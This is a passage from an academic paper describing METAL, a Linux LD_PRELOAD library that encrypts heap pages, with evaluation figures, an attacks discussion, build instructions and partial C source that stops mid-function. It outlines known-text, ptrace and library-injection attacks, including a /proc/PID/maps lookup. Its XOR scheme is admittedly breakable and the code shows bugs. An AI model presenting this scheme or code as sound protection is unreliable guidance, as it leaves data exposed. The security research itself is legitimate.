


Figure 5. Access Time without Metal




Figure 6. Access Time with Metal





Figure 7. Access Time without Metal



In Figure 7 and 8 we are able to see that application access time is effected more by the application timer than the METAL library timer. This makes sense, since the distance between accesses is the driving factor. We are able to see this in Figure 6 and 8 where METAL encryption/decryption is not being used at all.

In Figure 4 where METAL is used, this more apparent with lower application timer values. This could be due to the encryption timer encrypting and protecting memory while it is still being accessed, thereby causing the handler to decrypt and unprotect memory for the application to continue. That is, we are seeing "thrashing" of memory encryption and decryption as pages are being decrypted only to be encrypted shortly after.

Finally, Table III shows the time that it takes a malicious adversary to find the landmark pattern in an application that is running under METAL,

under different assumptions for the value of the `METAL_TIMER` (c) and the application's memory access rate (r). The table shows the times for two attack scenarios which provide an upper and lower bounds on the security which METAL provides: Attack Program 1 (Appendix C) represents an attacker who is unable to narrow down the memory search at all and so must scan the machine's entire memory; Attack Program 2 (Appendix D) represents an attacker who is able to attach to the specific process, suspend it, and then scan the single page of allocated memory. Each result row listed is a mean value for N trials (where $N = 1000$ when `APP_TIMER` ≤ 1000, and $N = 10$ when `APP_TIMER` > 1000. Trials which could not be conducted to completion are indicated by a superscript *.

The table shows that in general, as r decreases, application memory becomes more frequently exposed since high access rates mean more segmentation faults, which mean that the page is more likely to be in a decrypted state. Similarly as c increases, application memory becomes exposed for longer stretches since METAL's timer does not fire immediately after a memory access causes a segmentation fault.

Figure 8. Security Benefits with Metal




Figure 10 shows the security benefits of METAL as a function of timer values. According to Figure 10, the longest periods to crack were those with smaller library timer values and larger application timer values. That is, the quicker the memory is hidden the harder it is to be discovered. The time between accesses again plays a part in this equation. Since an access to protected memory makes the decryption handler unprotect and decrypt memory, the longer the time between accesses and the quicker it is rehidden, the shorter the window of opportunity for discovery.

0.6 Attacks

METAL is not immune to all attacks. Possible attacks are: known-text attacks, register dumps and library injection.

Known-text Attacks Since we have shown that the attacker can eventually find the text if s/he keeps trying long enough, obtaining the text could allow him/her to obtain the key. That is, since we used the following encryption algorithm:

$$H(A, K) \quad = \quad A^K \mod 0\text{x}7\text{FFFFFFF}.$$

The attacker would know the address, `A` and the contents, `X` and could simply `XOR` them with the encrypted page to get the key. Once the key `K` is obtained other pages can be easily obtained with `A` and `K`. Therefore METAL's `XOR` hash schemes can be broken with some patience. One could use a better encryption algorithm library to hide the memory contents, but there would be higher overhead for complex calculations. Therefore it is up to the user to decide what is the suitable trade-off.

Register Dumps An attacker could use `ptrace()` to make the victim application spill its register contents [**?**]. Even more, an attacker could inject code by modifying the registers using the same `ptrace()` call [?]. One quick way to get around this is to `ptrace()` the process itself, since a process can not be traced twice a second attempt to trace the process would result in an error message. A better solution would be to have protected registers.

Library Injection It is possible for the attacker to see that a process is running the METAL library by looking at the process mapping:

```
# cat /proc/PID/maps
```

This command will show all shared libraries that are being used by the

process. The address ranges are also shown in the output. If the attacker wanted to, s/he could just take out the library or could hijack it to do something else [4, 8]. The best solution to this might be to implement METAL into the kernel. However further development is necessary to accomplish this.

0.7 Usage

METAL is available online on Source Forge, and the main website is available on Source Forge at: `http://metal-memenc.sourceforge.net`. METAL can either be linked into an application at compile time or it can be used as a dynamic library. Regular compilation is rather straight forward, in that the header file can be included and the application compiled as usual. Here are some instructions for creating a dynamic library soname file:

```
$ cc -fPIC -c -pthread metal.c
$ cc -shared -Wl,-soname,libmetal.so -o libmetal.so.1 -lc
$ /sbin/ldconfig -n `pwd`
```

At this point, METAL can be installed in `/usr/lib` and used as shown:

```
$ LD_PRELOAD="/usr/lib/libmetal.so" [application_cmd]
```

Linking of METAL with applications can be done with the -lmetal flag after it is installed, or one may use the library without installing in `/usr/lib` by using the following commands:

```
$ LD_LIBRARY_PATH=`pwd`:${LD_LIBRARY_PATH}
$ export LD_LIBRARY_PATH
```

Here are commands to compile with the library without using headers [assuming the path was changed as above]:

```
$ cc -fPIC -c main.c
$ cc main.o -L. -lmetal -o test -pthread
```

Otherwise, if METAL was placed in `/usr/lib` the compilation omits one flag:

```
$ cc main.o -lmetal -o test -pthread
```

To better facilitate the compilation and installation process, a Makefile is included with METAL (Appendix B).

0.8 Conclusion and Future Work

METAL is a shim library that permits us to transparently add memory encryption to existing software, without requiring complicated software redesign or additional costly hardware. By adjusting the `METAL_TIMER`, users can trade off computational overhead for greater application data confidentiality and integrity. Users can effectively leverage METAL to trade off computational and memory overhead in exchange for memory confidentiality and integrity.

METAL has some limitations, in that the memory blowup can be quite large in its current state. An improvement would be to incorporate a bucket-paging memory scheme like that implemented in OpenBSD. This will be the next step in METAL. Also, METAL only protects the heap memory, leaving stack variables out in the clear as usual for potential attackers. At some point the stack should also be protected.

METAL presently only works on Linux platforms and will break on most UNIX boxen. METAL will be modified and tested to be more portable for other platforms in the future.

METAL also has no forgiveness for lazy `free` schemes and will break with a segmentation fault upon access to unallocated memory. These types of schemes were surprisingly found as common mistakes in open source applications that were used for the evaluation of METAL. Programs were mistakenly `free`ing memory and relying on `malloc`'s lazy deallocation scheme so that the pointer could be reallocated new memory. For these types of programming issues, code modification will be necessary for getting applications running with METAL. These types of problems are not uncommon, however, as the developers of OpenBSD have acknowledged such problems [2,17]. Their solution consists of using a configuration file to allow users to have a "hard" deallocation or "easy" deallocation where applications would not crash hard for access to deallocated memory. This solution could be implemented in METAL in the future. However, this is a low priority fix that would really be babying projects that should really be fixing these types of problems.

Though METAL is not a silver bullet for protection of memory contents, it is a step in the right direction. It shows that memory can be encrypted and manipulated in order to protect memory contents from rogue applications. The real solution may be to implement it as a system wide memory management scheme and may be released as a patch to OpenBSD in the near future. However, for those who are not able to use a specific system, METAL is a quick and easy solution.

Bibliography

[1] l0om. Trying to Make Your Binary Shut Up.
http://excluded.wgv.at/papers/binary.txt

[2] Jeremy Andrews. OpenBSD: Improved Memory Allocation, Beta Testing 3.8,
http://kerneltrap.org/node/5584

[3] anonyme, Using Zeppoo with RedHat
http://www.zeppoo.net/articles/UseRedhat

[4] Anonymous. Runtime Process Infection
http://www.phrack.org/archives/59/p59-0x08.txt

[5] O. Arkin and J. Anderson. Etherleak: Ethernet frame padding information leakage.
http://www.atstake.com/research/advisories/2003/atstakeetherleakreport.pdf.

[6] David R. Barach, David H. Taenzer, and Robert E. Wells. "A technique for finding storage allocation errors in C- language programs", ACM SIGPLAN Notices, 17(5):16-23, May 1982

[7] Burdach, Mariusz. Digital Forensics of Physical Memory
http://www.e-fense.com/helix/Docs/forensics-physical-memory.pdf

[8] Brainstorm. Writing Elf Parasite Code in C
http://ares.x25zine.org/ES/txt/C-parasites.txt

[9] Silvio Cesare, "Runtime kernel kmem patching"
http://vx.netlux.org/lib/vsc07.html

[10] J. Chow, B. Pfaff, T. Garnkel, K. Christopher, and M. Rosenblum. Understanding data lifetime via whole system simulation. In Proceedings of the 12th USENIX Security Symposium, 2004.

[11] Jim Chow, Ben Pfaff, Tal Garfinkel, Mendel Rosenblum. Shredding Your Garbage: Reducing Data Lifetime Through Secure Deallocation, 14th USENIX Security Symposium (Security 2005).

[12] Corbet, Jonathan. Who needs /dev/kmem?
http://lwn.net/Articles/147901/

[13] Corey, Joseph. Advanced Honey Pot Identification and Exploitation.
http://www.phrack.org/fakes/p63/p63-0x09.txt

[14] Cowan, Crispin et al. PointGuardTM: Protecting Pointers From Buffer Overflow Vulnerabilities.
http://www.ece.cmu.edu/~adrian/630-f04/readings/cowan-pointguard.pdf

[15] Gagneacute, Marcel. Linux's Tell-Tale Heart, Part 6

http://www.linuxjournal.com/article/5311

[16] Gutman, Peter. Secure Deletion of Data from Magnetic and Solid State Memory

http://www.cs.auckland.ac.nz/pgut001/pubs/secure_del.html

[17] Theo de Raadt, Exploit Mitigation Techniques

http://www.openbsd.org/papers/ven05-deraadt/mgp00001.html

[18] Dark Overload. Unix Cracking Tips, Phrack Volume Three, Issue 25, File 5 of 11, March 17, 1989.

[19] The Honeynet Project. Know your Enemy.

http://www.honeynet.org/papers/sebek.pdf

[20] R. Hastings and B. Joyce, Purify: Fast Detection of Memory Leaks and Access Errors. In Proceedings of the Winter USENIX Conference. 1992.

[21] Information and Communication Theory Group. What is Electric Fence?

http://genlab.tudelft.nl/old/html/helpdesk/software/efence/

[22] Rutkowski, Jan K. Execution path analysis: finding kernel based rootkits.

http://www.phrack.org/archives/59/p59-0x13

[23] Sandeep S. Process Tracing Using Ptrace, part 2

http://linuxgazette.net/issue83/sandeep.html

[24] sd and devik. Linux on-the-fly kernel patching without LKM
http://www.phrack.org/archives/58/p58-0x07

[25] Tonio, Anthony (Pouik). Kernsh Project
http://www.kernsh.org

[26] J. Viega. Protecting sensitive data in memory.
http://www-106.ibm.com/developerworks/security/library/s-data.html

[27] J. Viega and G. McGraw. Building Secure Software. Addison Wesley, 2002.

[28] Bruce Perens, Comments in efence.c
http://perens.com/FreeSoftware/ElectricFence

[29] Coredump hole in imapd and ipop3d in Slackware 3.4.
http://www.insecure.org/sploits/slackware.ipop.imap.core.html.

[30] Security Dynamics FTP server core problem.
http://www.insecure.org/sploits/solaris.secdynamics.core.html.

[31] Solaris (and others) ftpd core dump bug.
http://www.insecure.org/sploits/ftpd.pasv.html.

[32] Wu-ftpd core dump vulnerability.
http://www.insecure.org/sploits/ftp.coredump2.html

[33] Zeppoo Wiki, Entry for zeppoo-dump

http://wiki.zeppoo.net/doku.php?id=zeppoo-dump

[34] Benjamin G. Zorn, Mprof Readme File

http://www.utdallas.edu/~cantrell/ee6345/4_4BSD-Lite/usr/src/contrib/mprof/readme

0.9 Appendix A

0.9.1 metal.h Header File

```
/*
 *  J. Levy
 *
 *  METAL
 *
 */


#ifndef METAL_H
#define METAL_H

#include <sys/mman.h>
#include <signal.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/time.h>
#include <unistd.h>
#include <memory.h>
#include <pthread.h>
#include <sys/types.h>
#include <sys/param.h>

#ifdef  malloc
#undef  malloc
#endif
```

```
#ifdef  calloc
#undef  calloc
#endif

#ifdef  realloc
#undef  realloc
#endif

#ifdef  valloc
#undef  valloc
#endif

#ifdef  free
#undef  free
#endif

#ifdef  __cplusplus
#define C_LINKAGE       "C"
#else
#define C_LINKAGE
#endif

static int TIMERVAL = 5000;             /* default value of timer */

char                            *ptr, *ptr2;
int                             pagesize;
static pthread_mutex_t          mutex ;
static pid_t                    mutexpid = 0;
static int                      locknr = 0;
static int                      first = 0;
```

```
/*
 *  Our defined structs
 */

struct decr_handler{        /* decr/encr handler type */
    void                    *addrs;     /* Page addresses in decrypted state */
    int                     del;        /* In case page is deleted */
    unsigned int            K;          /* Key */
    int                     decr;       /* In decr state Not needed */
};

struct{                     /* struct for number of addreses and stuff */
    int                     totalNumAddrs;      /* total memory addresses */
    int                     encrNumAddrs;       /* total of encrypted pages */
    int                     total_size;         /* Maximum size in pages of memory */
    int                     encr_size;          /* Maximum size in pages of encrypted pa
    unsigned int            mask;               /* Page Mask */
    unsigned int            K;                  /* Key */
}myhandler;



struct memory{              /* Memory manager struct */
    void                    *addrs;     /* Addresses of all allocated pages */
    int                     size;       /* size of each page */
    int                     del;        /* whether or not page is deleted */
};
```

```
struct memory                *memSlots;       /* Memory manager handler */
struct decr_handler          *encrHandler;    /* encrypter handler */

struct memory                *extend1(struct memory *oldptr, size_t newSize);
struct decr_handler          *extend2(struct decr_handler *oldptr, size_t newSize);

void                         setMemSlots( int size, void *all, int index );

void                         settimer(int val);

/*
 *
 *  Function to output errors and end program
 *
 */

void             crash(char mess[]);

/*
 *
 *  Encryption and decryption functions
 *
 */
void             encr(void *thing, int size);
void             decr(void *thing, int size);

/*
 *
 *  SEGV and ALRM handlers
 *
```

```
 */
void            segvhandler(int signum, siginfo_t *info, void *extra);
void            catchalarm( int sig );


/*
 *
 *  Overwritten malloc and calloc functions
 *
 */
extern C_LINKAGE void       *malloc(size_t size);
extern C_LINKAGE void       *calloc(size_t nelem, size_t elsize);
extern C_LINKAGE void       *valloc(size_t size);
extern C_LINKAGE void       *realloc(void *oldBuff, size_t newSize);
extern C_LINKAGE void       free( void *freeptr );
extern C_LINKAGE void       cfree(void *freeptr );

static void                     lock();
static void                     unlock();

/*
 *
 * Initialization functions
 *
 */
void                            init();
void                            handlersetup();

#endif
```

0.9.2 metal.c

```
/*
 *
 *  J. Levy
 *
 *  METAL
 *
 */

#include "metal.h"
#define NO_OP 0          /* This was used for expirements */

/*
 *  settimer()
 *  Function allows one to set the library timer to a
 *              different value than the default
 *
 *  Precondition: int val, value of the library timer
 *  Postcondition: library timer is set to the
 *              new timer value
 */
void settimer(int val){
  TIMERVAL = val;
}



/*
 *  crash()
 *      Function prints out an error message and kills
 *              running program
```

```
 *
 *  Precondition: char mess[], error message to display
 *  Postcondition: Error message is displayed and
 *              program exits
 */
void crash(char mess[])
{
  perror(mess);
  exit(1);
}

/*
 *  init()
 *      Initialization function.  All signal handlers
 *              and variables are initialized here for the
 *              first time.
 *
 *      Precondition: None
 *      Postcondition: All variables are initialized
 */

void init(){
  /* get and set page mask */
  myhandler.mask = 0xffffffff ^ ( getpagesize() -1 );

  /* set random seed for key */
  srand( time( NULL ));

  /* initialize mutex */
  pthread_mutex_init(&mutex, NULL);
```

```
    /* set pagesize */
    pagesize = getpagesize();

    /* set up signal handlers */
    handlersetup();

    /* set first flag to mark that we have initialized everything */
    first = 1;

    /* allocate memory for memory manager and encryption handler */
    memSlots =  mmap( NULL, 10 * pagesize,
                PROT_READ|PROT_WRITE,
                MAP_PRIVATE|MAP_ANONYMOUS,0,0);
    encrHandler = mmap( NULL, 10 * pagesize,
                PROT_READ|PROT_WRITE,
                MAP_PRIVATE|MAP_ANONYMOUS,0,0);

     /* initialize keys and address sizes */
     encrHandler[0].K = (rand() % 104729);     /* eventually we want 1 key per page */
     myhandler.K = encrHandler[0].K;
     myhandler.totalNumAddrs = 0;
     myhandler.encrNumAddrs = 0;
     myhandler.encr_size = 10 * pagesize / sizeof( encrHandler[0] );
     myhandler.total_size = 10 * pagesize /sizeof( memSlots[0] );

}

/*
 *  handlersetup()
```

```
 *       Sets up signal handlers for SEGV and ALRM
 *
 *  Precondition: None
 *  Postcondition: Signal handlers are set up
 */
void handlersetup( ){
  /*
   * set up a signal handlers for SEGV and ALRM
   */
  sigset_t     newset;
  struct sigaction act, alact;
  act.sa_sigaction = &segvhandler;
  alact.sa_handler = &catchalarm;

  sigfillset(&newset);           /* let's do full mask */
  sigdelset(&newset, SIGINT);    /* and delete INT in case we get in trouble... */
  sigdelset(&newset, SIGUSR1);

  act.sa_flags = SA_SIGINFO;
  act.sa_restorer = NULL;

  alact.sa_mask = newset;
  act.sa_mask = newset;
  alact.sa_flags = 0;
  alact.sa_flags |= SA_INTERRUPT;

  if (sigaction(SIGSEGV, &act, NULL) != 0)
    crash("sigaction");

  if( sigaction( SIGALRM, &alact, NULL) != 0 )
```

```
    crash("sigaction 2");

}

/*
 *  extend1()
 *      Memory extension program for memory management handler.
 *              Called when more memory is needed to store page information
 *
 *      Precondtion: oldptr: Pointer to current memory management handler
 *              newSize: newsize of memory management handler.
 *      Postcondition: memory is extended for the memory management handler
 *              to the newSize variable given and the new pointer is returned
 */
struct memory *extend1( struct memory *oldptr, size_t newSize ){
    if( oldptr ){
        struct memory *newptr = mmap( NULL, newSize,
                                      PROT_READ|PROT_WRITE,
                                      MAP_PRIVATE|MAP_ANONYMOUS,0,0),
                        *temp;

                /* copy over old contents */
        memcpy( newptr, oldptr, myhandler.total_size);

                /* set remaining memory to all zeroes */
        memset(&(((char *)newptr)[myhandler.total_size]),0, newSize - myhandler.total_si

                /* switch out the pointers */
        temp = newptr;
        newptr = oldptr;
```

```
        oldptr = temp;
        temp = NULL;

                /* delete the old address space and update size */
        munmap( newptr, myhandler.total_size * sizeof( memSlots[0]) );
        myhandler.total_size = newSize/sizeof( memSlots[0]);

                /* return the new pointer to the call */
        return oldptr;
    }else{
                /* else return NULL if pointer was already NULL */
        return NULL;
    }
}

/*
 *  extend2()
 *      Memory extension program for encryption/decryption handler.
 *              Called when more memory is needed to store page information
 *
 *      Precondtion: oldptr: Pointer to current encryption/decryption handler
 *              newSize: newsize of encryption/decryption handler.
 *      Postcondition: memory is extended for the encryption/decryption handler
 *              to the newSize variable given and the new pointer is returned
 */
struct decr_handler *extend2( struct decr_handler *oldptr, size_t newSize ){
    if( oldptr ){
        struct decr_handler *newptr = mmap( NULL, newSize,
                                    PROT_READ|PROT_WRITE,
                                    MAP_PRIVATE|MAP_ANONYMOUS,0,0),
```

```
                                *temp;

                /* copy over old contents */
        memcpy( newptr, oldptr, myhandler.encr_size);

                /* set remaining memory to all zeroes */
        memset(&(((char *)newptr)[myhandler.encr_size]),0, newSize - myhandler.encr_size

                /* switch out the pointers */
        temp = newptr;
        newptr = oldptr;
        oldptr = temp;
        temp = NULL;

                /* delete the old address space and update size */
        munmap( newptr, myhandler.encr_size * sizeof( encrHandler[0] ));
        myhandler.encr_size = newSize / sizeof( encrHandler[0]);

                /* return the new pointer to the call */
        return oldptr;
    }else{
                /* else return NULL if pointer was already NULL */
        return NULL;
    }
}

/*  setMemSlots()
 *  Function to initialize the current memory slot
 *
 *      Precondition: size: size of the memory allocated
```

```
 *              *all:  allocated address
 *              index:  location for page information in memory manager
 *      Postcondition: page information is saved in the memory manager
 */
void setMemSlots(int size, void *all, int index){
    memSlots[index].del = 0;
    memSlots[index].size = size;
    memSlots[index].addrs = all;
}

/*
 *  lock()
 *  Function for critical section accesses to
 *              memory allocation
 */
static void lock() {
  if (pthread_mutex_trylock(&mutex)) {
    if (mutexpid==getpid()) {
      locknr++;
      return;
    } else {
      pthread_mutex_lock(&mutex);
    }
  }
  mutexpid=getpid();
  locknr=1;
}

/*
 *  unlock()
```

```
 *  Function for critical section accesses to
 *              memory allocation
 */
static void unlock() {
  locknr--;
  if (!locknr) {
    mutexpid=0;
    pthread_mutex_unlock(&mutex);
  }
}

/****************************************************
 ****************************************************
 ************  Memory allocation functions **********
 ************  malloc()
 ************  valloc()
 ************  calloc()
 ************  realloc()
 ****************************************************
 ****************************************************/

/*
 *  malloc()
 *
 *      Precondition: size: size of buffer to allocate
 *      Postcondition: pointer to allocated buffer is
 *              returned
 */
extern C_LINKAGE void *malloc(size_t size) {
  if( !first )
```

```
        /* initialize everything if this is the very first malloc() call */
    init();
else
    alarm(0);

lock();

/* Allocate the buffer using mmap() */
caddr_t allocation = (caddr_t) mmap(NULL,
                                    size,
                                    PROT_READ|PROT_WRITE,
                                    MAP_PRIVATE|MAP_ANONYMOUS,
                                    0,0);

/* Update memory manager if we have room for the new information */
if( myhandler.totalNumAddrs < myhandler.total_size){
    setMemSlots(size, allocation, myhandler.totalNumAddrs);
    myhandler.totalNumAddrs++;
}else{
        /* Else use first fit algorithm to check for holes in memory
         * If one is found, we save the information in this location
         */
    int i;
    for(i = 0; i < myhandler.total_size; i++){
      if(memSlots[i].del == 1 ){
        setMemSlots(size, allocation, myhandler.totalNumAddrs);
            break;
      }
    }
```

```
        /* Extend memory if we are out of room and place the
         * new information on the end
         */
    if( i >= myhandler.total_size){
      memSlots = extend1(memSlots, myhandler.total_size * sizeof(memSlots[0]) + pagesize
      setMemSlots(size, allocation, myhandler.totalNumAddrs);
    }
  }

  /* If there is room for this page's information on the encryption
   * handler, then mprotect it with PROT_NONE
   */
  if( !NO_OP && myhandler.encrNumAddrs < myhandler.encr_size ){
    if ( mprotect(allocation, size, PROT_NONE) < 0 )
      crash("mprotect - malloc");
  }else{
        /* Else extend encryption handler memory and then do mprotect */
        if( myhandler.encrNumAddrs < myhandler.encr_size )
                encrHandler = extend2( encrHandler, myhandler.encr_size * sizeof(encrHan
        if ( mprotect(allocation, size, PROT_NONE) < 0 )
      crash("mprotect - malloc");
  }

  unlock();

  /* return buffer */
  return allocation;
}

/*
```

```
 *  valloc()
 *
 *      Precondition: size: size of buffer to allocate
 *      Postcondition: pointer to allocated buffer is
 *              returned
 */
extern C_LINKAGE void *valloc(size_t size){
  lock();
  void *allocation = malloc( size );
  unlock();

  return allocation;
}

/*
 *  realloc()
 *
 *      Precondition: size: size of buffer to allocate
 *              newSize: new size of allocated buffer
 *      Postcondition: pointer to reallocated buffer is
 *              returned
 */
extern C_LINKAGE void *realloc(void *oldBuff, size_t newSize){
  ualarm(0,0);
  alarm(0);
  /*  I don't think this part is needed... */
  sigset_t     newmask, oldmask;
  sigemptyset( &newmask );
  sigaddset( &newmask, SIGALRM );
  if ( sigprocmask( SIG_BLOCK, &newmask, &oldmask ) < 0 )
```

```
  crash( "SIG_BLOCK error" );


void *newBuff = malloc( newSize );

if (mprotect(newBuff, newSize, PROT_READ | PROT_WRITE) != 0)
  crash("mprotect REALLOC");

lock();

int i, size;
if( oldBuff ){
      /* Look for buffer address in memory handler
       * and get size
       */
  for( i = 0; i < myhandler.total_size; i++ ){
    if( oldBuff == memSlots[i].addrs ){
              size = memSlots[i].size;
              break;
    }
  }
  if( i >= myhandler.total_size )
    crash("address not from malloc!");

  if( newSize < size )
    size = newSize;

  if( size > 0 )
    memcpy( newBuff, oldBuff, size );
```

```
    free( oldBuff );

    if( size < newSize )
      memset(&(((char *)newBuff)[size]), 0, newSize - size);

  }

  unlock();

  if( sigprocmask( SIG_SETMASK, &oldmask, NULL ) < 0 )
    crash( "SIG_SETMASK error" );


  return newBuff;
}


/*
 *  calloc()
 *
 *      Precondition: size: size of buffer to allocate
 *      Postcondition: pointer to allocated buffer is
 *              returned
 */
extern C_LINKAGE void *calloc(size_t nelem, size_t elsize) {
  size_t  size;
  caddr_t       allocation;

  size  = nelem * elsize;
```

```
  lock();
  allocation = malloc( size );

  if (mprotect(allocation, size, PROT_READ | PROT_WRITE) != 0)
    crash("mprotect_CALLOC");

  memset( allocation, 0, size );

  unlock();

  return allocation;
}

/*************************************************
 *************************************************
 **************          End Allocation Functions  ********
 *************************************************
 *************************************************/


/*************************************************
 *************************************************
 ************ Memory Deallocation functions **********
 ************     cfree()
 ************     free()
 *************************************************
 *************************************************/

/*
```

```
 *       cfree()
 *       Frees a pointer
 *
 *       Precondition: freeptr: pointer to be freed
 *       Postcondtion: freeptr is freed by calling free()
 */
extern C_LINKAGE void cfree( void *freeptr ){
  free( freeptr );
}

/*
 *       cfree()
 *       Frees a pointer
 *
 *       Precondition: freeptr: pointer to be freed
 *       Postcondtion: freeptr is freed by calling
 *                munmap()
 */
extern C_LINKAGE void free( void *freeptr ){
  ualarm(0,0);
  alarm(0);

  /* Don't think this is needed... */
  sigset_t     newmask, oldmask;
  sigemptyset( &newmask );
  sigaddset( &newmask, SIGALRM );
  if ( sigprocmask( SIG_BLOCK, &newmask, &oldmask ) < 0 )
    crash( "SIG_BLOCK error" );

  lock();
```

```
if( freeptr ){
  if( myhandler.totalNumAddrs == 0 )
    crash("free before first malloc!");
